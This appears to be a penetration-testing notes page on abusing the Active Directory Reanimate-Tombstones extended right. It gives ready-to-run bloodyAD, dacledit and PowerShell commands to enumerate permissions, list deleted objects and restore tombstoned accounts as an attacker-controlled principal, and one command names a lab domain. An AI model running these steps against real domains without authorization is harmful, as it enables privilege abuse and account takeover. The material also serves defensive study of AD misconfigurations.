PRIMARY CATEGORY → DACL ABUSE
Theory
This permission is part of a group of ACLs called Extended Rights, also knows as Control Rights
By default, only Domain Admins can restore Deleted Objects on the AD, but this right can be delegated to another domain account
This right is granted in the Naming Contexts Root i.e. DC=domain,DC=local and it can be listed easily using tools such as BloodyAD or Impacket’s DACLedit.py
Listing the Reanimate-Tombstones Extended Right
45ec5156-db7e-47bb-b53f-dbeb2d03c40f
BloodyAD
python3 bloodyAD.py --dc-ip '<DC_IP>' --username '<USER>' --password '<PASSWD>' --domain '<DOMAIN>' get object 'DC=<DOMAIN>,DC=<TLD>' --attr nTSecurityDescriptor --resolve-sd | grep -iP --color -B 1 -A 2 -- '<CONTROLLED_USER>'Impacket’s DACLedit.py
dacledit.py -dc-ip '<DC>' -principal '<USER>' -target-dn 'DC=<DOMAIN>,DC=<TLD>' '<DOMAIN>/<USER>:<PASSWD>'Each namingContext, such as a domain, has its own Deleted Objects container, where objects are placed once deleted. AD keeps deleted objects for a certain amount of time before purge them, which is carried out by the Garbage Collector
As stated, when a object is deleted, it is placed in the Deleted Objects container. In addition, its isDeleted attribute changes to True. During the period prior to purge, called Deleted Object Lifetime (DOL), the object retains most of its attributes

Zoom in
Once the DOL ends, the AD changes its isRecycled attribute to True. At this point, the object loses most of its attributes
That said, in addition to the Reanimate-Tombstones extended right, to be able to recover a deleted object from the Deleted Objects container, an operator must have write permission, such as GenericAll, over the container (OU) where the given object will be restored
Enumeration - UNIX-like
To list deleted objects in AD, the principal must have the LIST_CHILD right on the Deleted Objects container and use the special LDAP control OID 1.2.840.113556.1.4.2064
This OID shows both deleted and recycled objects
BloodyAD
Setup
git clone https://github.com/CravateRouge/bloodyAD bloodyAD
cd !$ && python3 -m venv .venv
. !$/bin/activate && pip3 install -r requirements.txt
Enumerating the LIST_CHILD rights over CN=Deleted Objects,DC=Domain,DC=local
python3 bloodyAD.py --dc-ip '<DC_IP>' --domain '<DOMAIN>' --username '<USER>' --password '<PASSWD>' get search -c '1.2.840.113556.1.4.2064' --resolve-sd --base 'CN=Deleted Objects,DC=tombwatcher,DC=htb' --attr nTSecurityDescriptor --filter '(objectClass=Container)'Listing Deleted | Tombstoned Objects
python3 bloodyAD.py --dc-ip '<DC_IP>' --domain '<DOMAIN>' --username '<USER>' --password '<PASSWD>' get search -c '1.2.840.113556.1.4.2064' --filter '(isDeleted=TRUE)' --attr nameEnumeration - Windows
AD Powershell Module
Get-ADObject -Filter { isDeleted -eq $true } -IncludeDeletedObjectsAbuse - UNIX-like
As stated, to restore objects, the principal controlled by the attacker must have →
- Restore Tombstoned 🪦 right on the Domain Object
- GenericWrite right on the Deleted Object
- Create_Child right on the OU used for restoration
Important
When enumerating DACLs for the controlled user, also check those for the groups and OUs to which the user belongs
BloodyAD
Setup
git clone https://github.com/CravateRouge/bloodyAD bloodyAD
cd !$ && python3 -m venv .venv
. !$/bin/activate && pip3 install -r requirements.txt
Usage
Restore a Tombstoned Object
python3 bloodyAD.py --dc-ip '<DC_IP>' --domain '<DOMAIN>' --username '<USER>' --password '<PASSWD>' set restore '<SID>' # Or samAccountName | distinguisedNameAbuse - Windows
AD Powershell Module
Restore-ADObject -Identity '<OBJECT_GUID>'